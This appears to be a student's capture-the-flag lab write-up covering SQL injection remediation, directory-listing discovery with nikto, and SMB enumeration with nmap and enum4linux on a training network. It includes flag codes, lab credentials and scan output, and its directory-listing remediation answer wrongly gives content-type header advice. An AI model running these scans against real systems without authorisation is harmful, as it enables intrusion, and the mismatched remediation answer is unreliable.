The code for this challenge is 8748wf8J.
```

What is the name of the file with the code?

my_passwords.txt

What is the message contained in the file? Enter the code that you find in the file.

Congratulations!

You found the flag for Challenge 1!

The code for this challenge is 8748wf8J

Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

Five remediation methods for preventing SQL injection exploits are

1. **Use Parameterized Queries (Prepared Statements)**
   Always separate SQL code from user input. Parameterized queries ensure user input is treated as data, not executable SQL.


2. **Input Validation and Sanitization**
   Validate all user inputs using allow-lists (e.g., expected data types, lengths, formats) and sanitize input to remove unexpected characters.

3. **Least Privilege Database Accounts**
   Configure database accounts with only the minimum permissions required (e.g., no DROP, ALTER, or ADMIN rights for web apps).

4. **Stored Procedures (Securely Implemented)**
   Use stored procedures that do not dynamically construct SQL queries from user input. Inputs should still be parameterized.

5. **Web Application Firewall (WAF)**
   Deploy a WAF to detect and block common SQL injection patterns before they reach the application.

Challenge 2: Web Server Vulnerabilities


Attacker
1
Attacker sends script-injected link to victim (e.g. email scam)
Victim
2
Victim clicks on link and requests legitimate website
10101011010101
10010101001010
11010101010101
101010101010
4
Malicious script sends victim's private data to attacker
Website
3
Victim's browser loads legitimate site, but also executes malicious script

This Photo by Unknown Author is licensed under CC BY-SA

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.

In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup


a. If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.

b. Set the application security level to low.

Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.

Command: nikto -h 10.5.5.12



```
┌──(kali㉿Kali)-[~]
└─$ nikto -h 10.5.5.12
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.5.5.12
+ Target Hostname:    10.5.5.12
+ Target Port:        80
+ Start Time:         2026-01-10 01:12:58 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: htt
ps://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2026-01-10 01:13:34 (GMT0) (36 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Which directories can be accessed through a web browser to list the files and subdirectories that they contain?

/config/ and /docs/ can be accessed through a web browser to list the files and subdirectories that they contain.

Step 3: View the files contained in each directory to find the file containing the flag.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.

http://10.5.5.12/config/




Index of /config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

http://10.5.5.12/docs/




Index of /docs

Name	Last modified	Size	Description
Parent Directory		-	
DVWA_v1.3.pdf	2017-10-31 17:28	412K	
pdf.html	2017-10-31 17:28	105	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

http://10.5.5.12/config/db_form.html



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

In which two subdirectories can you look for the file?

You look for the file in the /config/ and /docs/ and sub-directories.

What is the filename with the Challenge 2 code?

The filename with the Challenge 2 code is db_form.html

Which subdirectory held the file?

The /config/ subdirectory held the file.

What is the message contained in the flag file? Enter the code that you find in the file.

The message contained in the flag file is aWe-4975.

Step 4: Research and propose directory listing exploit remediation.

Missing Content-Type Header


missing Content-Type header which means that this website could be at risk of a MIME-sniffing attacks.

What are two remediation methods for preventing directory listing exploits?

The two remediation methods for preventing directory listing exploits are

1. **When serving resources, make sure you send the content-type header to appropriately match the type of the resource being served. For example, if you are serving an HTML page, you should send the HTTP header:Content-Type: text/html**
2. **Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type.X-Content-Type-Options: nosniff**

Challenge 3: Exploit open SMB Server Shares




[This Photo](#) by Unknown Author is licensed under [CC BY](#)

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.


Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

Command: nmap -sV 10.5.5.0.24



```
┌──(kali㉿Kali)-[~]
└─$ nmap -sV 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 00:44 UTC
Nmap scan report for 10.5.5.1
Host is up (0.00040s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p2 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.00047s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.60-0ubuntu0.14.04.1

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.00045s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00041s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00038s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
```



```
3000/tcp open  http    Node.js Express framework

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00038s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53/tcp  open  domain      ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80/tcp  open  http        nginx 1.14.2
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: GRAVEMIND; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.00043s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
8080/tcp open  http-proxy
8888/tcp open  http       nginx 1.18.0
9001/tcp open  jdbc       HSQLDB JDBC (Network Compatibility Version 2.3.4.0)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-ser
vice :
SF-Port8080-TCP:V=7.94%I=7%D=1/11%Time=6962F272%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,65,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r
SF:\nContent-Length:\x200\r\nDate:\x20Sun,\x2011\x20Jan\x202026\x2000:44:3
SF:4\x20GMT\r\n\r\n")%r(HTTPOptions,65,"HTTP/1\.1\x20404\x20Not\x20Found\r
SF:\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Sun,\x2011\x
SF:20Jan\x202026\x2000:44:34\x20GMT\r\n\r\n")%r(RTSPRequest,42,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20clos
SF:e\r\n\r\n")%r(FourOhFourRequest,65,"HTTP/1\.1\x20404\x20Not\x20Found\r\
SF:nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Sun,\x2011\x2
SF:0Jan\x202026\x2000:44:34\x20GMT\r\n\r\n")%r(Socks5,42,"HTTP/1\.1\x20400
SF:\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\
```


Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

10.5.5.14 is the host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services.


Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

Command: enum4linux -S 10.5.5.14



```
┌──(kali㉿Kali)-[~]
└─$ enum4linux -S 10.5.5.14
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 11 06:55:54 2026

 =========================================( Target Information )=========================================

Target ........... 10.5.5.14
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.5.5.14 )============================


[E] Can't find workgroup/domain



 ====================================( Session Check on 10.5.5.14 )====================================


